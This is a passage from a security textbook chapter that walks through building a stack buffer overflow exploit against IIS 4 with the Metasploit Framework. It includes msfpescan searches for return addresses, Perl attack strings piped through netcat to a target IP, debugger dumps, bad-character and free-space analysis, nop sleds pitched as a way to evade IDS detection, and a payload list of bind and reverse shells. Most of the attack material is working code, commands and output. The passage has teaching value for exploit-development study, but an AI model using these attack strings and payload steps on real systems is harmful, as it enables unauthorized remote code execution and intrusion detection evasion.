In addition to the massive collection of instructions in the opcode database, Metasploit provides two command-line tools, msfpescan and msfelfscan, that can be used to search for opcodes in portable executable (PE) and executable and linking format (ELF) files, respectively. PE is the binary format used by Windows systems, and ELF is the most common binary format used by UNIX systems. When scanning manually, it is important to use a DLL from the same platform you are trying to exploit. In Figure 12.24, we use msfpescan to search for jump equivalent instructions from the ntdll.dll shared library found on our target.

Figure 12.23 Step Four: Interpreting the Results




Searching opcodes 4 of 4

Executing search operation...

A total of **8** matches were found:

Address	Opcode	Module	OS Versions
0x77f1a9fd	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e0ef	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e2bc	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e489	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f3ce1b	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f76385	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f94d75	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f94dee	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)

Figure 12.24 Using msfpescan



```
Administrator@nothingbutfat ~/framework
$ ./msfpescan -h
  Usage: ./msfpescan <input> <mode> <options>
Inputs:
         -f  <file>     Read in PE file
         -d  <dir>      Process memdump output
Modes:
         -j  <reg>      Search for jump equivalent instructions
         -s             Search for pop+pop+ret combinations
         -x  <regex>    Search for regex match
         -a  <address>  Show code at specified virtual address
         -D             Display detailed PE information
Options:
         -A  <count>    Number of bytes to show after match
         -B  <count>    Number of bytes to show before match
         -I  address    Specify an alternate ImageBase
         -n             Print disassembly of matched data

Administrator@nothingbutfat ~/framework
$ ./msfpescan -f NTDLL.DLL -j eax
0x77f8f7bd   push eax
0x77f76385   call eax
0x77f94d75   call eax
0x77f94dee   call eax

Administrator@nothingbutfat ~/framework
$ _
```

NOTE

Software is always being upgraded and changed. As a result, the offset for a vulnerability in one version of an application may be different in another version. Take IIS 4, for example. We know so far that the offset to the return address is 589 bytes in Service Pack 5. However, further testing shows that Service Packs 3 and 4 require 593 bytes to be sent before the return address can be overwritten. What this means is that when developing an exploit, there may be variations between versions, so it is important to find the right offsets for each.

As mentioned earlier, the shared library files may also change between operating system versions or service pack levels. However, it is sometimes possible to find a return address that is located in the same memory locations across different versions or service packs. In rare cases, a return address may exist in a DLL that works across all Windows versions and service pack levels. This is called a universal return address. For an example of an exploit with a universal return address, take a closer look at the Seattle Lab Mail 5.5 POP3 Buffer Overflow included in the Metasploit Framework.

Using the Return Address

The exploit can now be updated to overwrite the saved return address with the address of the CALL EAX instruction that was found, 0x77F76385. The saved return address is overwritten by the 590th to 593rd bytes in the attack string, so in Example 12.4 the exploit is modified to send the new return address at bytes 590 and 593.

Example 12.4 Inserting the Return Address


```
1 $string = "GET /";
2 $string .= "\xcc" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xcc" x 500;
5 $string .=".htr HTTP/1.0\r\n\r\n";
6
7 open(NC, "|nc.exe 192.168.119.136 80");
8 print NC $string;
9 close(NC);
```

Line 1 and line 5 prefix and postfix the attack string with the HTTP protocol and file extension requirements. Line 3 overwrites the saved return address with the address of our CALL EAX instruction. Because the target host runs on an x86 architecture, the address must be represented in little-endian format. Lines 2 and 4 are interesting because they pad the attack string with the byte 0xCC. Lines 7 through 9 handle the sockets.

An x86 processor interprets the 0xCC byte as the INT3 opcode, a debugging instruction that causes the processor to halt the process for any attached debuggers. By filling the attack string with the INT3 opcode, we are assured that if EIP lands anywhere on the attack string, the debugger will halt the process. This allows us to verify that our return address worked. With the process halted, the debugger can also be used to determine the exact location where EIP landed, as seen in Figure 12.25.

Figure 12.25 is divided into four window areas (clockwise from the upper left): opcode disassembly, register values, stack window, and memory window. The disassembly shows how the processor interprets the bytes into instructions, and we can see that EIP points to a series of INT3 instructions. The register window displays the current value of the registers. EIP points to the next instruction, located at 0x00F0FC7D, so the current instruction must be located at 0x00F0FC7C. Examining the memory window confirms that 0x00F0FC7C is the address of the first byte after the return address, so the return address worked flawlessly and copied EAX into EIP.

Figure 12.25 Verifying Return Address Reliability



```
00F0FC7D  CC    INT3
00F0FC7E  CC    INT3
00F0FC7F  CC    INT3
00F0FC80  CC    INT3
00F0FC81  CC    INT3
00F0FC82  CC    INT3
00F0FC83  CC    INT3
00F0FC84  CC    INT3
00F0FC85  CC    INT3
00F0FC86  CC    INT3
00F0FC87  CC    INT3
00F0FC88  CC    INT3
00F0FC89  CC    INT3
00F0FC8A  CC    INT3
00F0FC8B  CC    INT3
00F0FC8C  CC    INT3
00F0FC8D  CC    INT3
```

```
Registers (FPU)
EAX 00F0FC7C
ECX 77F76385 ntdll.77F76385
EDX 77F9667A ntdll.77F9667A
EBX 00F0F8E0
ESP 00F0F818
EBP 00F0F83C
ESI 00F0FC74
EDI 00000000

EIP 00F0FC7D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILENAME_EXCED_RANGE

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address   Hex dump                 ASCII
00F0FC3C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC44  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC4C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC54  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC5C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC64  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC6C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC74  41 41 41 41 85 63 F7 77  AAAAàc≈w
00F0FC7C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC84  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC8C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC94  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC9C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCA4  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCAC  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCB4  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCBC  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCC4  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
```

```
00F0F818  77F76387  RETURN to ntdll.77F76387
00F0F81C  77F96666  RETURN to ntdll.77F96666
00F0F820  00F0F8E0
00F0F824  00F0FC74
00F0F828  00F0F8FC
00F0F82C  00F0F8C4
00F0F830  00F0FC74  Pointer to next SEH record
00F0F834  77F9667A  SE handler
00F0F838  00F0FC74
00F0F83C  00F0F8C8
00F0F840  77F8912B  RETURN to ntdll.77F8912B fro
00F0F844  00F0F8E0
00F0F848  00F0FC74
00F0F84C  00F0F8FC
00F0F850  00F0F8C4
00F0F854  77F76385  ntdll.77F76385
00F0F858  00F0FE75
00F0F85C  00230000
00F0F860  00F0F8E0
```

Instead of executing INT3 instruction, we would like the processor to execute a payload of our choosing, but first we must discover the payload's limitations.

Determining Bad Characters

Many applications perform filtering on the input that they receive, so before sending a payload to a target, it is important to determine if there are any characters that will be removed or cause the payload to be tweaked. There are two generic ways to determine if a payload will pass through the filters on the remote system.

The first method is to simply send over a payload and see if it is executed. If the payload executes, then we are finished. However, this is normally not the case, so the remaining technique is used.

First, we know that all possible ASCII characters can be represented by values from 0 to 255. Therefore, a test string can be created that contains all these values sequentially. Second, this test string can be repeated in the free space around the attack string's return address while the return address is overwritten with an invalid memory address. After the return address is popped into EIP, the process will halt on an access violation; now the debugger can be used to examine the attack string in memory to see which characters were filtered and which characters caused early termination of the string.


If a character is filtered in the middle of the string, then it must be avoided in the payload. If the string is truncated early, then the character after the last character visible is the one that caused early termination. This character must also be avoided in the payload. One value that virtually always truncates a string is 0x00 (the NULL character). A bad character test string usually does not include this byte at all. If a character prematurely terminates the test string, then it must be removed and the bad character string must be sent over again until all the bad characters are found.

When the test string is sent to the target, it is often repeated a number of times because it is possible for the program code, not a filter, to call a function that modifies data on the stack. Since this function is called before the process is halted, it is impossible to tell if a filter or function modified the test string. By repeating the test string, we can tell if the character was modified by a filter or a function because the likelihood of a function modifying the same character in multiple locations is very low.

One way of speeding up this process is to simply make assumptions about the target application. In our example, the attack vector, a URL, is a long string terminated by the NULL character. Because a URL can contain letters and numbers, we know at a minimum that alphanumeric characters are allowed. Our experience also tells us that the characters in the return address are not mangled, so the bytes 0x77, 0xF7, 0x63, and 0x85 must also be permitted. The 0xCC byte is also permitted. If the payload can be written using alphanumeric characters, 0x77, 0xF7, 0x63, 0x85, and 0xCC, then we can assume that our payload will pass through any filtering with greater probability.

Figure 12.26 depicts a sample bad character test string.

Figure 12.26 Bad Character Test String



Determining Space Limitations

Now that the bad characters have been determined, we must calculate the amount of space available. More space means more code, and more code means that a wider selection of payloads can be executed.

The easiest way to determine the amount of space available in the attack string is to send over as much data as possible until the string is truncated. In Example 12.5 we already know that 589 bytes are available to us before the return address, but we are not sure how many bytes are available after the return address. In order to see how much space is available after the return address, the exploit script is modified to append more data after the return address.

Example 12.5 Determining Available Space


```
1 $string = "GET /";
2 $string .= "\xcc" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xcc" x 1000;
5 $string .=".htr HTTP/1.0\r\n\r\n";
6
7 open(NC, "|nc.exe 192.168.119.136 80");
8 print NC $string;
9 close(NC);
```

Line 1 and line 5 prefix and postfix the attack string with the HTTP protocol and file extension requirements. Line 2 pads the attack string with 589 bytes of the 0xCC character. Line 3 overwrites the saved return address with the address of our CALL EAX instruction. Line 4 appends 1000 bytes of the 0xCC character to the end of the attack string. When the processor hits the 0xCC opcode directly following the return address, the process should halt, and we can calculate the amount of space available for the payload.

When appending large buffers to the attack string, it is possible to send too much data. When too much data is sent, it will trigger an exception, which gets handled by exception handlers. An exception handler will redirect control of the process away from our return address, and make it more difficult to determine how much space is available.

A scan through the memory before the return address confirms that the 589 bytes of free space is filled with the 0xCC byte. The memory after the return address begins at the address 0x00F0FCCC and continues until the address 0x00F0FFFF, as seen in Figure 12.27. It appears that the payload simply terminates after 0x00f0ffff, and any attempts to access memory past this point will cause the debugger to return the message that there is no memory on the specified address.


Figure 12.27 The End of the Attack String



```
Address  Hex dump                                         ASCII
00F0FEBF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FECF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEDF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEEF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FEFF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF0F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF1F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF2F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF3F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF4F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF5F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF6F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF7F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF8F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FF9F CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFAF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFBF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFCF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFDF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFEF CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
00F0FFFF CC                                              ╠
```

The memory ended at 0x00F0FFFF because the end of the page was reached, and the memory starting at 0x00F10000 is unallocated. However, the space between 0x00F0FCCC and 0x00F0FFFF is filled with the 0xCC byte, which means that we have 820 bytes of free space for a payload in addition to the 589 bytes preceding the return address. If needed, we can use the jump technique described in "space trickery" to combine the two free space locations resulting in 1409 bytes of free space. Most any payload can fit into the 1409 bytes of space represented in the attack string shown in Figure 12.28.

Figure 12.28 Attack String Free Space




Nop Sleds

EIP must land exactly on the first instruction of a payload in order for it to execute correctly. Because it is difficult to predict the exact stack address of the payload between systems, it is common practice to prefix the payload with a no operation (nop) sled. A nop sled is a series of nop instructions that allow EIP to slide down to the payload regardless of where EIP lands on the sled. By using a nop sled, an exploit increases the probability of successful exploitation because it extends the area where EIP can land while also maintaining the process state.

Preserving process state is important because we want the same preconditions to be true before our payload executes no matter where EIP lands. Process state preservation can be accomplished by the nop instruction because the nop instruction tells the process to perform no operation. The processor simply wastes a cycle and moves on to the next instruction, and other than incrementing EIP, this instruction does not modify the state of the process.

Figure 12.29 shows how a nop sled increases the landing area for EIP.

Figure 12.29 Increasing Reliability with a Nop Sled


nop sled
payload
EIP can land at any address covered by the nop sled and the payload will execute.

Every CPU has one or more opcodes that can be used as no-op instructions. The x86 CPU has the "nop" opcode, which maps to 0x90, while some RISC platforms simply use an add instruction that discards the result. To extend the landing area on an x86 target, a payload could be prepended with a series of 0x90 bytes. Technically speaking, 0x90 represents the XCHG EAX, EAX instruction which exchanges the value of the EAX register with the value in the EAX register, thus maintaining the state of the process.


For the purposes of exploitation, any instruction can be a nop instruction so long as it does not modify the process state that is required by the payload and it does not prevent EIP from eventually reaching the first instruction of the payload. For example, if the payload relied on the EAX register value and nothing else, then any instruction that did not modify EAX could be used as a nop instruction. The EBX register could be incremented; ESP could be changed; the ECX register could be set to 0, and so on. Knowing this, we can use other opcodes besides 0x90 to increase the entropy of our nop sleds. Because most IDS devices will look for a series of 0x90 bytes or other common nop bytes in passing traffic, using highly entropic, dynamically generated nop sleds makes an exploit much less likely to be detected.

Determining the different opcodes that are compatible with both our payload and bad characters can be a tremendously time-consuming process. Fortunately, based on the exploit parameters, the Metasploit Framework's six nop generators can create millions of nop sled permutations, making exploit detection via nop signatures practically impossible. Although these generators are only available to exploits built into the framework, they will still be covered for the sake of completeness.

The Alpha, MIPS, PPC, and SPARC generators produce nop sleds for their respective architectures. On the x86 architecture, exploit developers have the choice of using Pex or OptyNop2. The Pex generator creates a mixture of single-byte nop instructions, and the OptyNop2 generator produces a variety of instructions that range from one to six bytes. Consider for a moment one of the key features of nop sleds: they allow EIP to land at any byte on the sled and continue execution until reaching the payload. This is not an issue with single-byte instructions because EIP will always land at the beginning of an instruction. However, multibyte instruction nop sleds must be designed so that EIP can also land anywhere in the middle of a series of bytes, and the processor will continue executing the nop sled until it reaches the payload. The OptyNop2 generator will create a series of bytes such that EIP can land at any location, even in the middle of an instruction, and the bytes will be interpreted into functional assembly that always leads to the payload. Without a doubt, OptyNop2 is one of the most advanced nop generators available today.

While nop sleds are often used in conjunction with the direct stack return control vector because of the variability of predicting an exact stack return address, they generally do not increase reliability when used with the shared library technique. Regardless, an exploit using a shared library trampoline can still take advantage of nops by randomizing any free space that isn't being occupied by the payload. In our example, we intend on using the space after the return address to store our payload. Although we do not, we could use the nop generator to randomize the 589 bytes preceding the return address. This can be seen in Figure 12.30.

Figure 12.30 Attack String with a Nop Sled



Choosing a Payload and Encoder

The final stage of the exploit development process involves the creation and encoding of a payload that will be inserted into the attack string and sent to the target to be executed. A payload consists of a succession of assembly instructions which achieve a specific result on the target host such as executing a command or opening a listening connection that returns a shell. To create a payload from scratch, an exploit developer needs to be able to program assembly for the target architecture as well as design the payload to be compatible with the target operating system. This requires an in-depth understanding of the system architecture in addition to knowledge of very low-level operating system internals. Moreover, the payload cannot contain any of the bad characters that are mangled or filtered by the application. While the task of custom coding a payload that is specific to a particular application running on a certain operating system above a target architecture may appeal to some, it is certainly not the fastest or easiest way to develop an exploit.

To avoid the arduous task of writing custom shellcode for a specific vulnerability, we again turn to the Metasploit project. One of the most powerful features of the Metasploit Framework is its ability to automatically generate architecture and operating system–specific payloads that are then encoded to avoid application-filtered bad characters. In effect, the framework handles the entire payload creation and encoding process, leaving only the task of selecting a payload to the user. The latest release of the Metasploit Framework includes over 65 payloads that cover nine operating systems on four architectures. Too many payloads exist to discuss each one individually, but we will cover the major categories provided by the framework.

Bind class payloads associate a local shell to a listening port. When a connection is made by a remote client to the listening port on the vulnerable machine, a local shell is returned to the remote client. Reverse shell payloads do the same as bind shell payloads except that the connection is initiated from the vulnerable target to the remote client. The execute class of payloads will carry out specified command strings on the vulnerable target, and VNC payloads will create a graphical remote control connection between the vulnerable target and the remote client. The Meterpreter is a state-of-the-art post exploitation system control mechanism that allows for modules to be dynamically inserted and executed in the remote target's virtual memory. For more information about Meterpreter, check out the Meterpreter paper at www.nologin.com.


The Metasploit project provides two interfaces to generate and encode payloads. The Web-interface found at www.metasploit.com/shellcode.html is the easiest to use, but there also exists a command-line version consisting of the tools msfpayload and msfencode. We will begin our discussion by using the msfpayload and msfencode tools to generate and encode a payload for our exploit and then use the Web interface to do the same.

As shown in Figure 12.31, the first step in generating a payload with msfpayload is to list all the payloads.

The help system displays the command-line parameters in addition to the payloads in short and long name format. Because the target architecture is x86 and our operating system is Windows, our selection is limited to those payloads with the win32 prefix. We decide on the win32_bind payload, which creates a listening port that returns a shell when connected to a remote client (see Figure 12.32). The next step is to determine the required payload variables by passing the S option along with the *win32_bind* argument to msfpayload. This displays the payload information.


There are two required parameters, *EXITFUNC* and *LPORT,* which already have default values of seh and 4444, respectively. The *EXITFUNC* option determines how the payload should clean up after it finishes executing. Some vulnerabilities can be exploited again and again as long as the correct exit technique is applied. During testing, it may be worth noting how the different exit methods will affect the application. The *LPORT* variable designates the port that will be listening on the target for an incoming connection.

Figure 12.31 Listing Available Payloads



```
Administrator@nothingbutfat ~/framework
$ ./msfpayload -h

   Usage: ./msfpayload <payload> [var=val] <S|C|P|R>

Payloads:
  bsd_ia32_bind                     BSD IA32 Bind Shell
  bsd_ia32_bind_stg                 BSD IA32 Staged Bind Shell
  bsd_ia32_exec                     BSD IA32 Execute Command
  bsd_ia32_findrecv                 BSD IA32 Recv Tag Findsock Shell
  bsd_ia32_findrecv_stg             BSD IA32 Staged Findsock Shell
  bsd_ia32_findsock                 BSD IA32 SrcPort Findsock Shell
  bsd_ia32_reverse                  BSD IA32 Reverse Shell
  bsd_ia32_reverse_stg              BSD IA32 Staged Reverse Shell
  bsd_sparc_bind                    BSD SPARC Bind Shell
  bsd_sparc_reverse                 BSD SPARC Reverse Shell
  bsdi_ia32_bind                    BSDi IA32 Bind Shell
  bsdi_ia32_bind_stg                BSDi IA32 Staged Bind Shell
  bsdi_ia32_findsock                BSDi IA32 SrcPort Findsock Shell
  bsdi_ia32_reverse                 BSDi IA32 Reverse Shell
  bsdi_ia32_reverse_stg             BSDi IA32 Staged Reverse Shell
  cmd_generic                       Arbitrary Command
  cmd_irix_bind                     IRIX Inetd Bind Shell
  cmd_sol_bind                      Solaris Inetd Bind Shell
  cmd_unix_reverse                  Unix Telnet Piping Reverse Shell
  cmd_unix_reverse_bash             Unix /dev/tcp Piping Reverse Shell
  cmd_unix_reverse_cross            Unix Telnet Piping Reverse Shell
  cmd_unix_reverse_nss              Unix Spaceless Telnet Piping Reverse Shell
  generic_sparc_execve              BSD/Linux/Solaris SPARC Execute Shell
  irix_mips_execve                  IRIX MIPS Execute Shell
  linux_ia32_adduser                Linux IA32 Add User
  linux_ia32_bind                   Linux IA32 Bind Shell
  linux_ia32_bind_stg               Linux IA32 Staged Bind Shell
  linux_ia32_exec                   Linux IA32 Execute Command
  linux_ia32_findrecv               Linux IA32 Recv Tag Findsock Shell
  linux_ia32_findrecv_stg           Linux IA32 Staged Findsock Shell
  linux_ia32_findsock               Linux IA32 SrcPort Findsock Shell
  linux_ia32_reverse                Linux IA32 Reverse Shell
  linux_ia32_reverse_impurity       Linux IA32 Reverse Impurity Upload/Execute
  linux_ia32_reverse_stg            Linux IA32 Staged Reverse Shell
  linux_ia32_reverse_udp            Linux IA32 Reverse UDP Shell
  linux_sparc_bind                  Linux SPARC Bind Shell
  linux_sparc_reverse               Linux SPARC Reverse Shell
  osx_ppc_bind                      Mac OS X PPC Bind Shell
  osx_ppc_bind_stg                  Mac OS X PPC Staged Bind Shell
  osx_ppc_findrecv_peek_stg         Mac OS X PPC Staged Find Recv Peek Shell
  osx_ppc_findrecv_stg              Mac OS X PPC Staged Find Recv Shell
  osx_ppc_reverse                   Mac OS X PPC Reverse Shell
  osx_ppc_reverse_nf_stg            Mac OS X PPC Staged Reverse Null-Free Shell
  osx_ppc_reverse_stg               Mac OS X PPC Staged Reverse Shell
